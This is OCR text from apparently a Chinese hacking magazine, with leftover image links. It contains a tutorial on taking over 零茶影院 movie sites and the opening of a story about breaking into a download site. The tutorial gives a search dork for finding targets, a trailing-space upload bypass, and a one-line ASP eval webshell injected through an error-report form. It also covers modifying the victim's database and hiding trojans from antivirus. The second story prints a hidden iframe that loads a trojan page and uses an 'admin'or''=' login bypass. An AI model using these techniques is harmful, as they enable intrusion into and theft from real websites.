


图4


后台能跨站的地方就更多了，如图5。



图5

好了，玩也玩够了，做为安全检测到这儿就可以了，就不再在webshell上下工夫了，闪人！既然可以执行构造语句，那怎么利用全看你的想象力了。漏洞修补方法：在inc/function.asp的Check UserLogined()函数中加上password=ReplaceBad Char(trim(password))就行了。最后声明：坚决反对利用此漏洞搞恶意破坏。

（文章中涉及到的工具MyBrowser、MD5Crack3已经收录于当期光盘中）



免费看电影，你也行

linzi[BCT&泥客联盟]

一、概述

零茶影院是一套广泛运用于网吧的电影程序，但是其存在几个严重的漏洞，可以让攻击者得到aspshell。一个是和动力3.51一样的上传漏洞，另一个则是数据库过滤不严，可以让攻击者插入小马，从而得到aspshell。

二、漏洞分析

先来看一下他的upfile.asp文件的上传验证代码：

```
if fileEXT="asp" or fileEXT="asa" or fileEXT="aspx" then
EnableUpload=false
end if
if EnableUpload=false then
msg="这种文件类型不允许上传！\n\n只允许上传这几种文件类型："
& UpFileType
FoundErr=true
```

从上面我们可以知道，只要你上传的文件扩展名不是asp、asa、aspx，就可以上传成功，这样我们就可以上传被asp.dll解析的其它文件，如cer、cdx，如果系统支持php的话，还可以上传php，再或者你上传的扩展为asp（注意asp后有个空格）或者asp.（有个.）都可以上传成功。

三、漏洞利用之菜鸟篇

用www.baidu.com或者www.google.com搜索关键字"该播放器是ReaOnelPlayer的最新版.建议下载安装"，就可以找到一堆使用这类程序的电影网站。现在我们开始利用，先从上传开始：

1.上传利用一

我们用那个动力经典的上传构造页面上传，如图1。




图1

第一个上传选择一张图片，jpg或者gif格式都可以，第二个上传选择你的asp马儿，如newmm.asp，然后在newmm.asp后面加个空格，接着点上传，查看一下源代码，就可以看到马儿的地址了。

2.上传利用二

总是用手工比较麻烦，我建议大家用明小子的旁注工具上传，如图2。点一下上传，就可以得到shell了。




图2

3.数据库插小马利用

图3

稍有安全意识的网管，都会把上传页面删除，或者打上相应的补丁，这个时候我们可以利用数据库插入小马来得到aspshell。我们随便点一个电影，找到报告错误：点击报告该片有错误，如图3。

在　称里面输入要插入的小马，如<SCRIPT RUNAT=SERVER LANGUAGE=JAVASCRIPT>eval(Request.form('linzi')+'')</SCRIPT>，其它地方随便填，然后提交，接下来我们用冰狐的asp木马客户端连接http://ip/zerotea.asp，因为零茶影院的默认数据库是zerotea.asp，他没有过滤好，不但可以插小马还可以用flashget直接下载电影，当然，你也可以用脚本下载。

四、打造本地影院

得到aspshell后，你可以选择下载他的整站程序，也可以只下载他的数据库，为了可以直接在本地架设电影服务器，我建议大家用netbox，要注意的是这个程序会被杀毒软件查杀的，所以大家在用的时候最好先把杀毒软件关闭了。解压后，把电影程序保存到wwwroot目录下，双击netbox.exe，然后运行http://127.0.0.1就可以看了，下面我来教小菜们怎么修改数据库。

如果你的电脑里有Access，那可以直接用Access修改，如果没有的话，大家可以用asp木马修改，我下面就以老兵的为例，详细过程大家可参照光盘中收录的动画，一般情况下很多电影网站的数据库都是改成内网的，因为他们不想让网吧外的人来观看，如www.cnbct.org这个网站，他的数据库为192.168.1.13，这个时候我们ping一下得到www.cnbct.org的ip，直接利用update命令把192.168.1.13改成www.cnbct.org的IP，接下来，本地就可以观看了。

对于上面的两个漏洞和数据库的修改我已经做成了动画，如果遇到上传的马被杀掉了，大家可以把马加密一下，当然你也可以用CS的asp木马，像海阳2006，砍客的木马等等。

五、漏洞修补

因为零茶影院的上传代码和动力3.51的一样，我们可以直接用官方的代码覆盖掉零茶影院的上传页面，官方主要是改两个文件，一个是upfile.asp，一个是upfile_class.asp，下面我分析一下，修复的原理。这是未补前的upfile_class的关键代码：

```
sFileName = Mid (sinfo,iFindStart,iFindEnd-iFindStart)
    oFileInfo.FileName = Mid (sFileName,InStrRev (sFileName,
"\")+1)
oFileInfo.FilePath = Left (sFileName,InStrRev (sFileName,
"\"))
oFileInfo.FileExt = Mid (sFileName,InStrRev (sFileName,"
")+1)
iFindStart = InStr (iFindEnd,sInfo,"Content-Type: ",1)+14
```


这是修复后的代码：

```
        sFileName = Mid  (sInfo,iFindStart,iFindEnd-iFindStart)
        oFileInfo.FileName = trim(Mid (sFileName,InStrRev (sFileName, "\")+1))
        oFileInfo.FilePath = trim(Left (sFileName,InStrRev (sFileName, "\")))
        oFileInfo.FileExt = trim(Mid (sFileName,InStrRev (sFileName, ".")+1))
    iFindStart = InStr (iFindEnd,sInfo,"Content-Type: ",1)+14
```

主要是把上传的文件路径、扩展名和文件名改成trim，这样就可以杜绝我们的空格漏洞和加个“.”的漏洞，在原本动易4.0.3也是存在着上传漏洞，官方也是这样修复的，还有一个upfile.asp。

if fileEXT="asp" or fileEXT="asa" or fileEXT="aspx" then，官方把其它几个经过asp.dll解析的扩展也给加了进去，if fileEXT="asp" or fileEXT="asa" or fileEXT="aspx" fileEXT="cer" fileEXT="php"等等，这样也就一定程度上修复了动力的上传漏洞。

（文章中涉及到的动画文件、明小子旁注入侵工具、netbox.exe已经收录于光盘中）



serv-U6.002下的艰难提权！

小鱼修炼中

放假没事在家上上网（人世间最爽快的事情莫过与此，哈哈……），无意间打开了一个网站后KV突然报警说“发现恶意代码……”，看来这个网页带马了，于是马上看看这个页面的源代码，果然不出我所料，竟然敢在“鱼哥”面前挂马，如图1。大家仔细看后面的那个网页名字——“icyfox.htm”用过木马的朋友肯定都知道，这是以前的那个冰狐浪子木马生成器生成的默认网页名，看来这个马很早就挂上了，挂马的人连加密改名都没弄，可能是个菜鸟，下面就来研究下这个站。

```
    <tr>
      <td height=67 style="LINE-HEIGHT: 150%;" align=center>
<a href=mailto:[redacted] title=联系我们>联系我们</a> - <a href=help.asp?action=anent title="关于本站" >关于本站</a>
- <a href=help.asp?action=statement title="下载声明" >下载声明</a>
- <a href=Publish.asp title="发布软件" >发布软件</a>
- <a href=help.asp title="下载帮助" >下载帮助</a>
Br><iframe src="http://www.[redacted]com/icyfox.htm" name="zhu" width="0" height="0" frameborder="0">
      </td>
```

是不是很熟悉？

图 1

一、简单获得webshell




图 2

既然能被一个菜鸟挂马，说明网站安全性肯定不高，拿出旁注工具扫扫，好多Diy.asp文件（大家注意了，我在网上发现很多人故意在入侵的网站中放上名字如upfile.asp，Diy.asp等敏感文件骗大家点击，其实里面是个空壳挂了网页木马，很多菜鸟就是这样被人入侵的。）再扫扫后台看看，如图2。

挨个试试，哈哈果然有漏洞，管理员登陆中输入“admin'or''='”，密码也一样，如图3，点登陆竟然能成功进入后台，太高兴了，哈哈。

